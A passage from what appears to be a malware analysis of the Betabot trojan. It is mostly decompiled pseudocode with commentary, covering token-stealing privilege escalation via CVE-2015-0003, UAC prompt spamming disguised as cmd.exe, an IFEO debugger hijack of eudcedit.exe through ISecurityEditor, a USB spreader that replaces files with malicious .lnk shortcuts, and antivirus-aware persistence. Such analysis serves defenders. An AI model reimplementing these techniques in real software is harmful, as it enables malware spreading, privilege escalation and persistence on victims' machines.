The goal for both are to eventually be able to replace the current process's token with a token from either explorer.exe or printui.exe (which would be launched as admin using ShellExecute with runas), however in practice the code path for using printui is never reached so the token is always stolen from explorer.

```
int __userpurge stealTokenSafely@<eax>(int currentProc@<edx>, int tokenSelf, int tokenSystem)
{
    int result; // eax
    int i; // ecx
    int tokenSelfMasked; // [esp+Ch] [ebp+8h]

    tokenSelfMasked = tokenSelf & 0xFFFFFFF8;
    result = 0;
    i = 0;
    while ( (*(_DWORD *)(currentProc + 4 * i) & 0xFFFFFFF8) != tokenSelfMasked )
    {
        if ( (unsigned int)++i >= 0x200 )
            return result;
    }
    *(_DWORD *)(currentProc + 4 * i) = tokenSystem;
    return 1;
}
```

Both exploits are public, ancient and well documented so I will not go into details about how they each function here. However, an interesting little detail that I discovered while reversing this exploit is that back in Windows 7, one is able to allocate memory at the address 0, which is then used to exploit the null pointer dereference vulnerability in CVE-2015-0003. This is done by passing a value between 1 and 0x1000 (page size) as the base address to NtAllocateVirtualMemory.


```
23    allocSize = 4096;
24    baseAddress = 1;
25    memset(dest, 0, sizeof(dest));
26    memset(v13, 0, sizeof(v13));
27    memset(v11, 0, sizeof(v11));
28    memset(&v14, 0, sizeof(v14));
29    memset(v15, 0, sizeof(v15));
30    memset(&v12, 0, sizeof(v12));
31    if ( (OSVerFlag & 0x20) == 0 )
32        return 0;
33    if ( (OSVerFlag & 0x200) != 0 )
34        return 0;
35    if ( !prepareExploit0003() )
36        return 0;
37    if ( ImportTableRegular.NtAllocateVirtualMemory(
38             (HANDLE)-1,
39             (PVOID *)&baseAddress,
40             0,
41             (PSIZE_T)&allocSize,
42             MEM_TOP_DOWN|MEM_RESERVE|MEM_COMMIT,
43             PAGE_EXECUTE_READWRITE) )
44    {
45        return 0;
46    }
```

For gaining administrator privileges, Betabot also has some other tricks, some interesting and some less so. The first simply tries to force the user to accept the administrator prompt by spamming it while faking the executed file as cmd.exe with some custom texts.

```
20          success = 0;
21          while ( 1 )
22          {
23              cmdline = (wchar_t *)bbMalloc(0x1002u);
24              if ( !cmdline )
25                  break;
26              memset(moduleShortPathName, 0, sizeof(moduleShortPathName));
27              memset(&exinfo, 0, sizeof(exinfo));
28              bbGetShortPathNameW(moduleShortPathName, moduleLongName);
29              if ( !moduleShortPathName[0] )
30                  bbGetShortPathNameW(moduleShortPathName, dynamicCTX->moduleLongName1);
31              bbWvnsprintfW_0(
32                  cmdline,
33                  2048,
34                  L"/c start \"\" \"%s\" /%s \"%s\" \u202E&CLS \u202E&echo Fixing issues ...&ECHO Issues fixed! \u202E&exit",
35                  moduleShortPathName,
36                  L"uac",
37                  &word_25B8A20);
38              exinfo.cbSize = 60;
39              exinfo.nShow = 2;
40              exinfo.fMask = 1280;
41              exinfo.lpFile = L"cmd.exe";
42              exinfo.lpVerb = L"runas";
43              exinfo.lpParameters = cmdline;
44              if ( ImportTableRegular.ShellExecuteExW(&exinfo) )
45              {
46                  success = 1;
47                  uacBypassSuccess = 1;
48                  v3 = (HKEY)bbOpenPseudorandomRegSubkey("VU2", 1, 1, 1);
49                  if ( v3 )
50                      bbRegClose(v3);
51  LABEL_20:
52                  bbFree_(cmdline);
53                  bbFree_(moduleLongName);
54                  return success;
55              }
56              if ( ImportTableRegular.GetLastError() == ERROR_CANCELLED )
57              {
58                  if ( tries >= 0x18 )
59                      goto LABEL_20;
60                  ++tries;
61                  ImportTableRegular.Sleep(200);
62                  bbFree_(cmdline);
63              }
64              else
65              {
66                  if ( adsWrite != 1
67                    || ImportTableRegular.GetLastError() != ERROR_FILE_NOT_FOUND
68                    && ImportTableRegular.GetLastError() != ERROR_PATH_NOT_FOUND
69                    && ImportTableRegular.GetLastError() != ERROR_ACCESS_DENIED )
70                  {
71                      goto LABEL_20;
72                  }
73                  adsWrite = 0;
74              }
75          }
76      }
77      return 0;
78  }
```

I wish I could fix my issues so easily

The second abuses the ISecurityEditor interface to overwrite eudcedit.exe's Image File Execution Options with the path to the current module. The ISecurityEditor interface did not have proper security checks, allowing an unprivileged user to modify the ACL of an object that they should not have access to. This was fixed on Windows 10 build 10147.



```
43  if ( GetSystemDirWow64OrSys32(v19, 0xFAu) && !ImportTableRegular.PathAppendW(v19, L"eudcedit.exe") )
44      return 0;
45  bbWvnsprintfW_0(
46      regEudceditIfeo,
47      191,
48      L"%s\\%s",
49      L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options",
50      L"eudcedit.exe");
51  bbWvnsprintfW_0(cmd, 291, L"\"%s\" /%s /%s \"%s\"", dynamicCTX->moduleLongName1, L"uac", L"ifeo", &word_25B8A20);
52  if ( !regEudceditIfeo[0] || !cmd[0] )
53      return 0;
54  len = wstrlen(cmd) + 1;
55  if ( bbRegCreateW(1, HKEY_LOCAL_MACHINE, (int)regEudceditIfeo, 0, 0x40003, &keyOut) != ERROR_ACCESS_DENIED
56    || (bbModifyAclRegistry(regEudceditIfeo, HKEY_LOCAL_MACHINE, 0x40003, 0),
57        bbRegCreateW(1, HKEY_LOCAL_MACHINE, (int)regEudceditIfeo, 0, 0x40003, &keyOut)) )
58  {
59      if ( loadSecurityEditorInterface(&comInfo, &success) )
60      {
61          if ( SetIFEOAclToAllAccessViaISecurityEditor(comInfo)
62            && bbRegCreateW(1, HKEY_LOCAL_MACHINE, (int)regEudceditIfeo, 0, 0x40003, &keyOut) == ERROR_SEVERITY_SUCCESS )
63          {
64              regStatus = ImportTableRegular.RegSetValueExW(
65                              (HKEY)keyOut,
66                              L"Debugger",
67                              0,
68                              1,
69                              (const BYTE *)cmd,
70                              2 * len);
71              bbModifyAclObject((int)keyOut, 983103, 0);
```

```
    comStruct->size = 0x618;
    comStruct->dword4 = 0;
    memset(&comStruct->objectName, 0, 0x208u);
    memset(&comStruct->originalSDString, 0, 0x400u);
    ImportTableRegular.CoInitializeEx(0, 2);
    if ( ImportTableRegular.CLSIDFromString(sCLSID_ShellSecurityEditor, &CLSID_ShellSecurityEditor)
      || ImportTableRegular.IIDFromString(sIID_ISecurityEditor, &IID_ISecurityEditor) )
    {
        bbFree(comStruct);
        goto LABEL_6;
    }
    memset(&bindOpts, 0, 0x24u);
    bindOpts.cbStruct = 36;
    v6 = 4;
    hresult = ImportTableRegular.CoGetObject(
                  L"Elevation:Administrator!new:{4D111E08-CBF7-4f12-A926-2C7920AF52FC}",
                  &bindOpts,
                  &IID_ISecurityEditor,
                  (void **)&SecurityEditor);
    if ( isSelfSystemFile == 1 )
    {
        if ( hresult >= 0 )
            goto LABEL_17;
        if ( hresult == 0x800704C7 )
        {
            isSelfSystemFile = 0;
            do
            {
                ImportTableRegular.Sleep(1300);
                hresult = ImportTableRegular.CoGetObject(
                              L"Elevation:Administrator!new:{4D111E08-CBF7-4f12-A926-2C7920AF52FC}",
                              &bindOpts,
                              &IID_ISecurityEditor,
                              (void **)&SecurityEditor);
                if ( hresult >= 0 )
                    goto LABEL_17;
            }
            while ( (unsigned int)++isSelfSystemFile < 0x10 );
        }
    }
    if ( hresult >= 0 )
    {
LABEL_17:
        if ( SecurityEditor )
        {
            comStruct->success = 1;
            success = 1;
            comStruct->securityEditorPtr = SecurityEditor;
            *comStructOut = comStruct;
        }
    }
    if ( hresultOut )
        *hresultOut = hresult;
    if ( !success )
    {
        *comStructOut = 0;
        bbFree(comStruct);
    }
    return success;
}
```

If this operation is successful, Betabot will attempt to launch eudcedit.exe, the debugger for which is now hijacked to be the Betabot payload.

```
72              if ( !regStatus )
73              {
74                  shellexecuteinfo.lpFile = v19;
75                  shellexecuteinfo.cbSize = 60;
76                  shellexecuteinfo.nShow = 2;
77                  shellexecuteinfo.fMask = 1280;
78                  shellexecuteinfo.lpVerb = L"runas";
79                  shellexecuteinfo.lpParameters = 0;
80                  success_ = ImportTableRegular.ShellExecuteExW(&shellexecuteinfo);
81                  ImportTableRegular.Sleep(2200);
82                  if ( success_ )
83                  {
84                      len = 0;
85                      while ( 1 )
86                      {
87                          success = bbReadPseudorandomValueDWORD("CG1", &success, "UTW");
88                          err = ImportTableRegular.GetLastError();
89                          window = ImportTableRegular.FindWindowA(0, "Private Character Editor ");
90                          if ( window )
91                          {
92                              ImportTableRegular.ShowWindow(window, 0);
93                              if ( ImportTableRegular.GetWindowThreadProcessId(window, (LPDWORD)&v15) )
94                              {
95                                  hProcPrivateCharEditor = bbNtOpenProcess(v15, PROCESS_TERMINATE);
96                                  if ( hProcPrivateCharEditor )
97                                  {
98                                      bbTerminateProcess(hProcPrivateCharEditor);
99                                      ImportTableRegular.CloseHandle(hProcPrivateCharEditor);
100 LABEL_30:
101                                     success_ = 0;
102                                     goto LABEL_32;
103                                 }
104                             }
105                         }
106                         if ( len == 37 && err == ERROR_FILE_NOT_FOUND )
107                             goto LABEL_30;
108                         if ( success )
109                             break;
110                         ImportTableRegular.Sleep(2500);
111                         if ( ++len >= 38 )
112                             goto LABEL_32;
113                     }
114                     success_ = 1;
115 LABEL_32:
116                     if ( !success )
117                         success_ = 0;
118                 }
119                 ImportTableRegular.RegDeleteValueW(keyOut, (_WORD *)L"Debugger");
120                 bbModifyAclObject((int)keyOut, 9, 38);
121             }
122             bbRegClose((HKEY)keyOut);
123         }
124         if ( comInfo )
125         {
126             restoreIfeoAcl(comInfo);
127             freeSecurityEditor(&comInfo);
128         }
```

USB Spreader

The USB spreader runs as a Betabot managed thread if the feature is enabled in the C2. It uses RegisterDeviceNotificationA to register a notification whenever a new drive is inserted.

```
int __stdcall threadUsbSpreader(ThreadInfo *a1)
{
    int result; // eax
    int v2; // edi
    MSG v3; // [esp+0h] [ebp-1Ch] BYREF

    result = (int)registerDeviceNotificationCallbackForUsbSpread();
    if ( result )
    {
        ImportTableRegular.ResetEvent(eventARUsbSpreader);
        while ( 1 )
        {
            v2 = ImportTableRegular.GetMessageA(&v3, 0, 0, 0);
            if ( !v2 || !ImportTableRegular.WaitForSingleObject(eventARUsbSpreader, 1) || v2 == -1 )
                break;
            ImportTableRegular.TranslateMessage(&v3);
            ImportTableRegular.DispatchMessageA(&v3);
        }
        if ( deviceNotificationWindowHandle )
            ImportTableRegular.DestroyWindow((HWND)deviceNotificationWindowHandle);
        if ( deviceNotificationCallbackHandle )
            ((void (__stdcall *)(int))ImportTableRegular.UnregisterDeviceNotification)(deviceNotificationCallbackHandle);
        deviceNotificationWindowHandle = 0;
        deviceNotificationCallbackHandle = 0;
        result = 1;
    }
    return result;
}
```

```
HWND registerDeviceNotificationCallbackForUsbSpread()
{
    ULONG v0; // esi
    ULONG v1; // edi
    LPVOID v2; // eax
    HWND windowHandle; // eax
    HWND windowHandle_1; // esi
    HDEVNOTIFY callbackHandle; // eax
    char dest[48]; // [esp+Ch] [ebp-54h] BYREF
    DEV_BROADCAST_HDR registration; // [esp+3Ch] [ebp-24h] BYREF
    int v9; // [esp+48h] [ebp-18h]
    int v10; // [esp+4Ch] [ebp-14h]
    int v11; // [esp+50h] [ebp-10h]
    int v12; // [esp+54h] [ebp-Ch]
    HWND hRecipient; // [esp+5Ch] [ebp-4h] BYREF

    memset(dest, 0, sizeof(dest));
    memset(&registration, 0, 0x20u);
    v0 = (bbRand() & 0x1F) + 2;
    hRecipient = (HWND)v0;
    v1 = (ImportTableRegular.RtlRandom((PULONG)&hRecipient) & 0xF) + 2;
    v2 = ImportTableRegular.GetModuleHandleA(0);
    windowHandle = (HWND)ImportTableRegular.CreateWindowExA(
                           0,
                           (int)"tooltips_class32",
                           0,
                           0,
                           v0,
                           v0 & 7,
                           v1 % 0xE,
                           v0 % v1,
                           0,
                           0,
                           v2,
                           0);
    hRecipient = windowHandle;
    if ( !windowHandle )
        return 0;
    ImportTableRegular.SetWindowLongA(windowHandle, GWL_WNDPROC, (LONG)deviceNotificationCallbackUsbSpreader);
    registration.dbch_size = 32;
    registration.dbch_devicetype = DBT_DEVTYP_DEVICEINTERFACE;
    registration.dbch_reserved = 0;
    v9 = dword_25A599C[0];
    v10 = dword_25A599C[1];
    v11 = dword_25A599C[2];
    v12 = dword_25A599C[3];
    windowHandle_1 = hRecipient;
    callbackHandle = ImportTableRegular.RegisterDeviceNotificationA(hRecipient, &registration, 0);
    if ( !callbackHandle )
    {
        ImportTableRegular.DestroyWindow(windowHandle_1);
        return 0;
    }
    deviceNotificationCallbackHandle = (int)callbackHandle;
    deviceNotificationWindowHandle = (int)windowHandle_1;
    return windowHandle_1;
}
```

Upon receiving a window callback, Betabot ensures that the message is one for a new volume being inserted, and ensures that it can get the drive letter for the drive.

```
19
20    if ( msg != WM_DEVICECHANGE
21      || eventOccured != DBT_DEVICEARRIVAL
22      || (int)lparam <= 0xFFFF
23      || lparam->dbcv_devicetype != DBT_DEVTYP_VOLUME )
24    {
25        return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
26    }
27    driveLetterMask = lparam->dbcv_unitmask;
28    for ( driveLetterIndex = 0; driveLetterIndex < 0x1A; ++driveLetterIndex )
29    {
30        if ( (driveLetterMask & 1) != 0 )
31            break;
32        driveLetterMask >>= 1;
33    }
34    memset(driveName, 0, sizeof(driveName));
35    if ( driveLetterIndex >= 0x1A )
36        return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
37    driveName[1] = ':';
38    driveName[2] = '\\';
39    driveName[0] = driveLetterIndex + 'A';
40    if ( ImportTableRegular.GetDriveTypeW(driveName) != DRIVE_REMOVABLE )
41        return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
42    driveChar = driveName[0];
43    driveChar_1 = driveName[0];
44    replaceCount = 0;
45    if ( !driveName[0] )
46        return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
```

Then, it checks whether the drive was already infected or not. This is done by checking for the presence of a file called usb20.sys which Betabot will create as Hidden + Read-Only after the infection process has completed.

```
1 bool __stdcall doesUsbHaveMarkerFile(unsigned __int16 driveChar)
2 {
3     BOOL v1; // eax
4     wchar_t a1a[32]; // [esp+0h] [ebp-40h] BYREF
5
6     if ( !driveChar
7       || (memset(a1a, 0, sizeof(a1a)), bbWvnsprintfW(a1a, L"%c:\\usb20.sys", driveChar) <= 5)
8       || !(v1 = FileExists(a1a)) )
9     {
10        LOBYTE(v1) = 0;
11    }
12    return v1;
13 }
```

After this, the betabot binary is copied to Drive:\\pp.exe, and files on the drive are replaced with malicious .lnk files that launch betabot along with the original files.

```
45    if ( !driveName[0] )
46        return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
47    if ( doesUsbHaveMarkerFile(driveName[0]) )
48    {
49        copyBbFileToUsb(driveChar);
50        return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
51    }
52    if ( ImportTableRegular.CoInitializeEx(0, COINIT_APARTMENTTHREADED) )
53        return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
54    memset(&findData, 0, sizeof(findData));
55    memset(bbFilePath, 0, sizeof(bbFilePath));
56    memset(strSearch, 0, sizeof(strSearch));
57    memset(bbFileName, 0, sizeof(bbFileName));
58    driveChar_1 = driveChar;
59    bbWvnsprintfW(strSearch, L"%c:\\", driveChar);
60    bbWstrcpy(4, strSearch, bbFilePath);
61    if ( bbRandomStringInternal(10, (int)bbFileName, 0) < 5 )
62        goto LABEL_33;
63    bbWstrcat_0(L"pp.exe", bbFileName, -1);
64    bbWstrcat_0(bbFileName, bbFilePath, -1);
65    if ( !ImportTableRegular.CopyFileW(dynamicCTX->moduleLongName1, bbFilePath, 0) )
66        goto LABEL_33;
67    ImportTableRegular.SetFileAttributesW(
68        bbFilePath,
69        FILE_ATTRIBUTE_NOT_CONTENT_INDEXED|FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_READONLY);
70    ImportTableRegular.SetLastError(ERROR_SEVERITY_SUCCESS);
71    strSearch[3] = '*';
72    fileFindHandle = ImportTableRegular.FindFirstFileW(strSearch, &findData);
73    if ( fileFindHandle == (HANDLE)-1 )
74        goto LABEL_33;
75    do
76    {
77        if ( wstrlen(findData.cFileName) && (findData.dwFileAttributes & 6) == 0 )
78        {
79            if ( (findData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
80            {
81                success = replaceFileWithLnk(driveChar_1, bbFileName, findData.cFileName, 1);
82            }
83            else
84            {
85                memset(fileName2, 0, sizeof(fileName2));
86                bbWstrcpy(259, findData.cFileName, fileName2);
87                v9 = ImportTableRegular.PathFindExtensionW(fileName2);
88                if ( !v9 || !ImportTableRegular.lstrcmpiW(v9, L".lnk") )
89                    goto LABEL_26;
90                success = replaceFileWithLnk(driveChar_1, bbFileName, findData.cFileName, 0);
91            }
92            if ( success == 1 )
93                ++replaceCount;
94        }
95LABEL_26:
96        ImportTableRegular.SetLastError(ERROR_SEVERITY_SUCCESS);
97    }
98    while ( ImportTableRegular.FindNextFileW(fileFindHandle, &findData)
99         && ImportTableRegular.GetLastError() != ERROR_NO_MORE_FILES );
100   ImportTableRegular.FindClose(fileFindHandle);
```

```
char __stdcall replaceFileWithLnk(unsigned __int16 driveChar, _WORD *bbFilePath, _WORD *fileName, char isDir)
{
    _WORD *finalCommand; // eax
    wchar_t arguments[520]; // [esp+Ch] [ebp-C38h] BYREF
    wchar_t filePath[260]; // [esp+41Ch] [ebp-828h] BYREF
    wchar_t lnkFileFinal[260]; // [esp+624h] [ebp-620h] BYREF
    _WORD explorerCommand[260]; // [esp+82Ch] [ebp-418h] BYREF
    _WORD fileNameCopy[260]; // [esp+A34h] [ebp-210h] BYREF
    IPersistFile *persistFile; // [esp+C3Ch] [ebp-8h] BYREF
    IShellLinkW *ppv; // [esp+C40h] [ebp-4h] BYREF

    ppv = 0;
    persistFile = 0;
    if ( !driveChar || !bbFilePath || !fileName || !*bbFilePath || !*fileName )
        return 0;
    memset(filePath, 0, sizeof(filePath));
    memset(arguments, 0, sizeof(arguments));
    memset(explorerCommand, 0, sizeof(explorerCommand));
    bbWstrcat_0(L"%WinDir%\\explorer.exe ", explorerCommand, -1);
    bbWstrcat_0(fileName, explorerCommand, -1);
    finalCommand = explorerCommand;
    if ( isDir != 1 )
        finalCommand = fileName;
    bbWvnsprintfW(arguments, L"/C start /d. %s&\"%s\"", bbFilePath, finalCommand);
    bbWvnsprintfW(filePath, L"%c:\\%s", driveChar, fileName);
    if ( ImportTableRegular.CoCreateInstance(&CLSID_ShellLink, 0, 1, &IID_IShellLinkW, (LPVOID *)&ppv) < 0 || !ppv )
        return 0;
    ppv->lpVtbl->SetPath(ppv, L"%COMSPEC%");
    ppv->lpVtbl->SetArguments(ppv, arguments);
    ppv->lpVtbl->SetShowCmd(ppv, 7);
    ppv->lpVtbl->SetIconLocation(ppv, L"%WinDir%\\system32\\shell32.dll", 2 * (isDir == 1) + 2);
    if ( ppv->lpVtbl->QueryInterface(ppv, (const IID *const)IID_IPersistFile, (void **)&persistFile) >= 0 )
    {
        if ( persistFile )
        {
            memset(lnkFileFinal, 0, sizeof(lnkFileFinal));
            memset(fileNameCopy, 0, sizeof(fileNameCopy));
            bbWstrcpy(-1, fileName, fileNameCopy);
            ImportTableRegular.PathRemoveExtensionW(fileNameCopy);
            bbWvnsprintfW(lnkFileFinal, L"%c:\\%s.lnk", driveChar, fileNameCopy);
            persistFile->lpVtbl->Save(persistFile, lnkFileFinal, 1);
            persistFile->lpVtbl->Release(persistFile);
            ImportTableRegular.SetFileAttributesW(filePath, FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HIDDEN);
        }
    }
    ppv->lpVtbl->Release(ppv);
    return 1;
}
```

If a file has been successfully replaced, the usb20.sys marker file is created.

```
    if ( replaceCount )
    {
        memset(usb20Path, 0, sizeof(usb20Path));
        if ( bbWvnsprintfW(usb20Path, L"%c:\\usb20.sys", driveChar_1) > 5 )
        {
            usb20Handle = ImportTableRegular.CreateFileW(usb20Path, GENERIC_WRITE, 2, 0, CREATE_ALWAYS, 3, 0);
            if ( usb20Handle != (HANDLE)-1 )
                ImportTableRegular.CloseHandle(usb20Handle);
        }
    }
    else
    {
        tryDeleteFile(bbFilePath);
    }
LABEL_33:
    ImportTableRegular.CoUninitialize();
    return ImportTableRegular.DefWindowProcA(hwnd, msg, eventOccured, (LPARAM)lparam);
```

Later on, if this shortcut is executed, Betabot is able to tell that it was spreaded like this by checking whether its drive is removable.

```
if ( ImportTableRegular.GetModuleFileNameW(0, (LPWSTR)v33, 3) )
    currentDriveType = ImportTableRegular.GetDriveTypeW((const wchar_t *)v33);
else
    currentDriveType = 0;
if ( currentDriveType == DRIVE_REMOVABLE )
{
    dynamicCTX->flagSelf |= 8u;
    bbRegWritePseudorandomValueCG1((int)&data_1, "BIS", 4);
}
```

Persistence

Betabot has persistence for both its file and process. Process protection is achieved via a Ring3 userkit that filters process access, as well as a watchdog that monitors both the file and process.

```
int PersistenceInstall()
{
    unsigned int v0; // esi
    DynamicContext *dCtx; // edi
    int result; // eax
    char randVal; // al
    BB_AV_INSTALLED v4; // eax
    _WORD *v5; // edx
    DynamicContext *v6; // eax
    int v7; // ecx
    BB_AV_INSTALLED v8; // eax
    BB_AV_INSTALLED v9; // eax
    UINT currentDriveType; // eax
    DynamicContext *v11; // esi
    unsigned int v12; // esi
    wchar_t *v13; // eax
    DynamicContext *v14; // esi
    int v15; // [esp-4h] [ebp-111Ch]
    char v16[520]; // [esp+10h] [ebp-1108h] BYREF
    WCHAR cmd[260]; // [esp+218h] [ebp-F00h] BYREF
    char v18[128]; // [esp+420h] [ebp-CF8h] BYREF
    wchar_t name[260]; // [esp+4A0h] [ebp-C78h] BYREF
    _WORD v20[260]; // [esp+6A8h] [ebp-A70h] BYREF
    _WORD a1[260]; // [esp+8B0h] [ebp-868h] BYREF
    _WORD v22[260]; // [esp+AB8h] [ebp-660h] BYREF
    STARTUPINFOEXW startupinfo; // [esp+CC0h] [ebp-458h] BYREF
    _WORD installStr2[64]; // [esp+D08h] [ebp-410h] BYREF
    _WORD installStrFolderName[128]; // [esp+D88h] [ebp-390h] BYREF
    _WORD randomExeName[32]; // [esp+E88h] [ebp-290h] BYREF
    WCHAR dest[260]; // [esp+EC8h] [ebp-250h] BYREF
    bbTimeInfo2 firstLaunchTime; // [esp+10D0h] [ebp-48h] BYREF
    char v29[20]; // [esp+10E4h] [ebp-34h] BYREF
    PROCESS_INFORMATION procInfo; // [esp+10F8h] [ebp-20h] BYREF
    int data_1; // [esp+1108h] [ebp-10h] BYREF
    int v32; // [esp+110Ch] [ebp-Ch]
    _DWORD v33[2]; // [esp+1110h] [ebp-8h] BYREF

    v0 = ((unsigned int)OSVerFlag >> 7) & 1;
    data_1 = 1;
    v33[1] = 0;
    v32 = 0;
    memset(dest, 0, sizeof(dest));
    memset(cmd, 0, sizeof(cmd));
    memset(installStr2, 0, sizeof(installStr2));
    memset(v18, 0, sizeof(v18));
    memset(installStrFolderName, 0, sizeof(installStrFolderName));
    memset(randomExeName, 0, sizeof(randomExeName));
    memset(v16, 0, sizeof(v16));
    dCtx = dynamicCTX;
    bbWstrcpy(127, dynamicCTX->field_2A67, installStrFolderName);
    bbWstrcpy(63, dCtx->installStrStartupName, installStr2);
    if ( (dword_25B0BD2 & 2) != 0 )
        return 0;
    if ( !installStrFolderName[0] )
    {
        bbRandomStringInternal(14, installStrFolderName, 0);
```

```
        dCtx = dynamicCTX;
    }
    if ( !randomExeName[0] )
    {
        randVal = bbRand();
        bbRandomStringInternal((randVal & 7) + 9, randomExeName, 2);
        dCtx = dynamicCTX;
    }
    if ( !installStr2[0] )
    {
        bbRandomStringInternal(14, installStr2, 0);
        dCtx = dynamicCTX;
    }
    bbWstrcpy(259, dCtx->allUserProfilePath, a1);
    bbWstrcpy(259, dCtx->appDataPath, v22);
    if ( wstrlen(a1) < 4 )
        bbWstrcpy(259, v22, a1);
    if ( v0 == 1 && (dCtx->flagSelf & bbProcessFlagSelfUnknown_20) != 0 )
    {
        v32 = 38;
        if ( !ImportTableRegular.ExpandEnvironmentStringsW(L"%CommonProgramFiles%", dest, 260) )
        {
            bbWstrcpy(259, dynamicCTX->programFiles, dest);
            ImportTableRegular.PathAppendW(dest, L"Common Files");
        }
        dCtx = dynamicCTX;
    }
    else
    {
        bbWstrcpy(259, a1, dest);
    }
    dCtx->maybeInstallFlag = 32;
    if ( wstrlen(dest) < 4 )
    {
        if ( v0 == 1 )
        {
            bbWstrcpy(259, a1, dest);
            v32 = 35;
        }
        else
        {
            bbWstrcpy(259, v22, dest);
        }
    }
    v4 = dCtx->flagInstalledAVs;
    if ( (v4 & BB_AV_INSTALLED_AVG) != 0 || (v4 & (BB_AV_INSTALLED_PCTOOLS|BB_AV_INSTALLED_BITDEFENDER)) != 0 )
        v33[1] = 1;
    if ( !dest[0] )
    {
        _InterlockedExchange(&SomeLockZeroedAtMain, 15);
        v15 = 12;
        goto LABEL_37;
    }
    if ( v33[1] )
    {
        bbWstrcpy(259, dCtx->startupDir, dest);
        if ( !FileExists(dest) )
            ImportTableRegular.CreateDirectoryW(dest, 0);
        ImportTableRegular.SetFileAttributesW(dest, FILE_READ_ATTRIBUTES);
        if ( !checkCanCreateFileInDir(dest) && ImportTableRegular.GetLastError() == ERROR_ACCESS_DENIED )
        {
            unprotectAcl(dest);
            if ( !checkCanCreateFileInDir(dest) )
            {
                if ( dynamicCTX->commonStartupDir[0] )
                {
                    bbWstrcpy(259, dynamicCTX->commonStartupDir, dest);
                    if ( !FileExists(dest) )
                        ImportTableRegular.CreateDirectoryW(dest, 0);
                    ImportTableRegular.SetFileAttributesW(dest, FILE_READ_ATTRIBUTES);
                    if ( !checkCanCreateFileInDir(dest) && ImportTableRegular.GetLastError() == ERROR_ACCESS_DENIED )
                        unprotectAcl(dest);
                }
            }
        }
LABEL_54:
        bbWstrcat_0(L".exe", randomExeName, -1);
        bbWstrcpy(259, dest, v20);
        ImportTableRegular.PathAppendW(dest, randomExeName);
        unprotectAcl(v20);
```

```
        v8 = dynamicCTX->flagInstalledAVs;
        if ( (v8 & 0x60200) != 0 || (v8 & 3) != 0 )
        {
            ImportTableRegular.SetFileAttributesW(v20, FILE_READ_ATTRIBUTES);
            ImportTableRegular.Sleep(100);
            if ( bbMoveFile(dynamicCTX->moduleLongName1, (int)dest, 11) )
                goto LABEL_62;
        }
        else
        {
            ImportTableRegular.SetFileAttributesW(v20, FILE_READ_ATTRIBUTES);
            ImportTableRegular.Sleep(100);
            if ( bbMoveFile(dynamicCTX->moduleLongName1, (int)dest, 11) )
                goto LABEL_62;
            if ( ImportTableRegular.CopyFileW(dynamicCTX->moduleLongName1, dest, 0) )
            {
LABEL_63:
                deleteZoneIdentifier(dest);
                if ( v33[1] || (dynamicCTX->flagInstalledAVs & 0x800) != 0 )
                    ImportTableRegular.SetFileAttributesW(
                        dest,
                        FILE_ATTRIBUTE_NOT_CONTENT_INDEXED|FILE_ATTRIBUTE_READONLY);
                else
                    ImportTableRegular.SetFileAttributesW(
                        dest,
                        FILE_ATTRIBUTE_NOT_CONTENT_INDEXED|FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_READONLY);
                if ( (dynamicCTX->flagSelf & 0x20) != 0 )
                {
                    v33[1] = 60933;
                    bbWritePseudorandomRegKey("CG1", "HAL", &v33[1], 4);
                }
                v9 = dynamicCTX->flagInstalledAVs;
                if ( (v9 & 4) == 0 && (v9 & 0x100) == 0 )
                {
                    memset(name, 0, sizeof(name));
                    bbWvnsprintfW(
                        name,
                        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\%s",
